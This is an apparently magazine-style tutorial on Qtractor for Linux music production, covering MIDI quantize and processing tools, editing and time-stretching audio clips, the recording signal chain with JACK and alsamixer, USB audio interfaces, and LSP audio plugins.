
## MIDI editing

We're going to look at some of the more advanced MIDI editing tools that *Qtractor* offers. You'll need to have MIDI data present in a composition before you can begin editing it. If you haven't got anything ready yet, consider downloading a MIDI file from the internet. Searching the web for MIDI files should prove fruitful. Drag and drop the **.mid** file onto the main *Qtractor* window so that you've got some juicy clips full of notes to play around with.

Double-click a MIDI clip to open up the editor window. Here, you can highlight a group of notes by dragging over them with the mouse. **Ctrl+A** selects all of the notes in the clip. If you have no notes selected, the MIDI tools will have no effect.

Quantize (locking the timing of MIDI notes on to the grid) is one of the most important MIDI editing tools for most musicians, particularly when working on electronic-style music. It's located in the Tools menu, which can be accessed by either right-clicking selected notes, or from the menu bar of the MIDI editor window.

When you select the Quantize menu option, you're presented with a dialog that enables you specify the quantize details. It is here that you specify which note attributes you want to affect, by selecting the appropriate check box. For example, you may want to lock the start of the notes to the grid, but not affect the length of the notes in order to preserve some natural feel to the part, and the same goes for note velocities. The quantize feature of *Qtractor* also makes it possible



The Quantize dialog, where you specify which attributes of the selected notes should be corrected. All of the tabs in the MIDI Tools dialog are worth investigating.

for you to lock notes to a key or to apply a swing feel by pushing notes before or after the beat.

## Other MIDI tools

You may have noticed that the Quantize dialog is a tabbed one, and that's because all of the MIDI processing tools are available within this dialog. It's a logical arrangement because it means that similar processing features are grouped together. For example, in *Qtractor*, pitch transposition (moving notes up or down in pitch by a set amount) is a fairly standard MIDI tool, but not all MIDI editors feature time transposition to move notes forwards or backwards by a set amount.

All of the options that involve time-based alterations have a drop-down to select between three different ways of specifying time: seconds and fractions of seconds, bars, beats and ticks or MIDI frames. Most sequencers enable you to carry out operations such as note resizing with the mouse, but the Tools menu of *Qtractor* is one of its strongest features because you can apply operations such as lengthening all selected notes by an amount of time by, say, half a second or by a percentage. You can also do things such as randomising various note parameters by a given amount. Rounding out the excellent MIDI processing facilities, you can save presets to be reused. These presets are carried over from one project to another.

Of course, you can also resize notes with the mouse if you prefer to work that way in a given situation. At the

top of the editor window there's a drop-down menu that enables you to specify the snap amount, affecting note movement and resize operations.

You might also notice that there's a similar drop down above the main timeline on the arrange window. In 4/4 time (the default), there are four beats to a bar. You can specify divisions for snapping that range from a single beat to fractions of a beat.


## Digital audio

Back in the old days, studios used open-reel multitrack tape machines to record audio elements such as guitar sounds and vocal tracks. However, these days it's more typical to use digital recording. Fortunately, *Qtractor* is well-equipped in that regard. As is the case with MIDI, the digital audio capabilities available from a modest computer setup greatly exceed what would have been normal in an expensive studio of the pre-digital era.

The Beatles were relieved to finally have access to eight-track tape machines when they were recording 1968's *The White Album*, and in 1975 Queen had to make do with a 24-track machine with lots of bouncing (mixing tracks together) for *Bohemian Rhapsody*. For comparison, a properly configured *Qtractor* system could probably manage, say, 100 audio tracks on average PC hardware. The upper limit is more likely to be hit when you run out of processing power due to adding lots of effects and software synths. Of course, all of this is carried out in pristine digital quality with laser-accurate editing once the audio has been imported into *Qtractor*.

*Qtractor* handles clips containing digital audio in much the same way that it handles MIDI clips, but with a few small differences. For a start, you have to create a track that is specifically marked as an audio track rather than a MIDI track if it is to contain audio clips. However, if you drag and drop an audio clip to an area in the main window that doesn't have a track, *Qtractor* will create the correct type of track for you.

Let's go through the workflow of including an audio clip, in this case, a drum loop, into an existing arrangement. You import audio clips into *Qtractor* by using drag and drop. This means that you can drop audio clips from the file manager of your desktop on to a track by dropping it into the arrange area. In addition, *Qtractor* has its own clip browser (View>Windows>File



Two zoomed in tracks (Ctrl+shift and + to increase track height) with the same drum loop. The bottom audio clip was shift-dragged at the edge to make it exactly two bars long.

System), and this has the advantage that you can preview a clip before dropping it onto the timeline.

Download a drum loop (search online for free WAV format drum loops if you don't have anything ready), and drop it on to the timeline.

## Making things fit

The easiest edit that you can make to an audio clip is to resize, which you do by dragging the left or right edge of the clip. If you're cutting down material such as a vocal clip using this method, avoid creating an immediate cut off of the sound by adding in a fade-out to the clip. You do this by dragging the tiny square in the top right of an audio clip. The curve of the audio fade is illustrated graphically inside the clip. Be aware that all of these audio editing facilities are non-destructive, meaning that the underlying files are unaltered. If you drag an audio clip on to the timeline a second time, that copy is the completely unedited version, ready for you to start mangling it again.

In the case of a drum loop, however, it's usually more useful to drag the edge of the clip with the Shift key held down because this carries out timeshifting as well. What this means is that the length of the audio is altered to fit inside the new clip length that you have imposed. This is a technique to use if you have a drum loop that's at a different tempo to that of your composition. For example, if you have a drum clip that's taking up slightly

## QUICK TIP

When installing Linux music software, you may have noticed that there are two versions of JACK in the repositories. JACK 1 and JACK 2 are two forks of the JACK system that are being developed in tandem, and either will work in most cases. It does cause some confusion when it comes to Linux package dependencies, though.

## » AUDIO INTERFACES

If you have a computer with a line-in socket, it can be connected to sources such as the line-out socket on a guitar amplifier or the output of a microphone preamp.

External USB audio interfaces, made by well-established companies such as Focusrite, Behringer and Roland, can be had for less than £100 and offer a considerable step-up in sound quality and extra inputs. These usually take the form of a small box with, in some cases (most importantly) flashing lights. Search online to see how well an adaptor works with Linux before making your purchase.

As well as line inputs, many of these adaptors feature a preamp and can take a professional microphone. They may even offer 'phantom power' for mics that require it.

Some external USB audio adaptors feature instrument inputs that can directly interface with instruments such as electric guitars and bass guitars. This means that you don't even need to use a guitar amplifier or any external effects, because this can all be simulated in software. Look at free Linux software such as the *Kapitonov Plugins Pack* (<https://kpp-tubeamp.com>) or *guitarix* (<https://guitarix.org>) if you want to try this approach.



With Guitarix and an appropriate interface, you don't even need a guitar amplifier. Wire it into Qtractor using JACK.

## QUICK TIP

If you want to start experimenting with audio recording on the cheap, any dictation/telephony microphone that's designed to be plugged into the microphone input on a computer should be fine.

more than five bars, drag it so that it takes up exactly four bars.

The way that the program accomplishes this is that it speeds up or slows down the clip so that it fits into the resized clip. If it was left like this, the pitch of the audio inside would be altered, so *Qtractor* automatically pitch-shifts the audio back to its original pitch. All of this is handled automatically, but there is no getting away from the fact that the more you stretch the audio, the more you degrade it. Altering the length of material such as a drum track by about 15 per cent either way should be acceptable without the artifacts being too obvious.

Now that you've made a drum loop conform to an exact number of bars, it's time to loop it. You do this in the same way that you would with a MIDI clip, by right-clicking the clip and selecting Copy, followed by right-clicking and selecting Paste Repeat.... These copies don't take up any appreciable disk space, even if you start altering the individual copies.

You can also edit a clip by splitting it. You do this by selecting it (left-click) and then moving the red play-head marker (drag it with the mouse) to the point on the clip that you want to perform the cut, and select Split (Clip>Split). You can also perform cuts by changing selection mode (main toolbar) to Range and then dragging over a range and then moving that range by dragging with mouse. This is quite a neat feature because *Qtractor* automatically cuts the affected clips for you, and moving arbitrary chunks of sound clips is a fiddly operation in many DAWs.

## Recording digital audio

Overall, the digital audio facilities of *Qtractor* aren't quite as strong as its MIDI features, but it's still a fully capable



There's a Selection Mode icon on the main toolbar. In Rectangle Select mode, you can drag over an area of the music and then move that area without manually cutting the sound clips.

multitrack hard disk recorder. You can easily record an instrument and then play back that track while recording the next track and so on. When recording sounds onto a track with *Qtractor*, you'll typically record from a mono or stereo source, such as a microphone, and the resulting audio will be stored in a clip like any other digital audio clip.


Some setup has to be done at this point on the hardware and software side. We can only give you general pointers because how you go about connecting hardware depends on the details of your hardware.

## The signal chain

Let's say that you'd like to record an instrument such as an acoustic guitar. In that case, you need to get the sound from the guitar into *Qtractor*. A typical signal chain might work as follows: A microphone is placed in front of the guitar on a microphone stand. The mic is connected to a preamp that raises the signal level from microphone level to line level. The line-level signal is then connected to the line input of the soundcard.

At this point, we have the signal in the software realm. Using the mixer application, the line input level must be raised to an appropriate level and recording must be switched on. In many cases, the default setup within *JACK* should be sufficient, and you won't have to change anything. However, if no sound is coming through into *Qtractor*, it's worth running a *JACK* manager such as *QjackCtl* (use the Graph window) to check that the sound card inputs are connected to the inputs of *Qtractor*.

*Qtractor* has a built-in audio clip browser (View>Windows>File System). Double-click to preview the sound, and drag it onto the timeline to add it to your composition.



## » AUDIO PLUGINS

Because of the way that *Qtractor* works, you can use the same effects plugins on MIDI or digital audio tracks. Make sure that you remember to add the effect after a softsynth on a MIDI track, though.

Complimenting the *Calf Studio Gear* (<https://calf-studio-gear.org>) plugins that we detailed last month, the Linux Studio Plugins Project (<https://lsp-plug.in>) is an open source collection of audio plugins. To start with, there are a number of different compressors. Compressors limit the range between the louder and quieter parts of a sound, and when you increase the gain to

compensate, it thickens the overall sound. It's just the thing to beef up some wimpy-sounding drums or tame a vocal track.


You can use a sidechain compressor to make parts of the music pulse in time with the drum beat, a sound popular in dance music. Multiband compression boosts the volume level depending on its frequency; use this on the Master Output to add a bit of thump and sizzle to the overall mix.

All of these tools are included in the LSP bundle, and it also features some plugins that get into the analytical realm of sound processing and measurement.



All the controls! Compress individual frequency bands and it displays the incoming signal as a frequency graph.





QjackCtl (Graph window) showing Qtractor connected to the system's sound inputs and outputs using JACK. Guitarix is running and ready to be plugged into Qtractor when needed.

As you can imagine, the exact details of setting up the sound card varies depending on your sound interface setup. If you're using the built-in audio facilities of your computer, the usual starting point is to use the ALSA mixer tool (type `alsamixer` into a terminal) to set up the input that you are using. Be aware that the default sound mixer app favoured by most desktop environments these days is the *PulseAudio* mixer rather than one that manages ALSA, and that one's not much use for musical applications.

In addition to the ALSA mixer, a sound card might come with its own mixer program. Consult the documentation for your sound device if you've got something a bit more fancy. Also take note that you may have multiple sound devices in your computer. Most modern graphics cards include a sound device for sound over HDMI, for example.

### Start the recording

So, this begs the question, how do you actually begin the recording process in *Qtractor*? Start by creating an empty track, by right-clicking in the track area and selecting Add Track... from the pop-up menu (shortcut: Shift+Insert). In the dialog that pops up, select Audio as the track type and click OK.

Things are pretty simple from here on, and the process for recording audio is similar to the MIDI recording process that we covered last month. Decide whether you want to have the metronome playing while you're recording by toggling the metronome icon in the top toolbar appropriately. When laying down the initial tracks, it's usually a good idea to use a metronome. It's an aid to keeping your performance in time, and it makes cutting and pasting easier if your playing matches an exact number of bars and beats.

Arm a track for recording by clicking the R button. Press the Record button in the transport bar to ready the system for recording. Finally, press the Play icon to begin recording. While you're recording, you should see the track input meter moving when you make a sound and you should see the recording being added to the sound clip in real time. Press Stop when you have finished recording. The reason that it works like this rather than beginning the recording as soon as you press Record is so that you can hit the Play shortcut (Spacebar) to start recording when you're ready and press it again to stop.

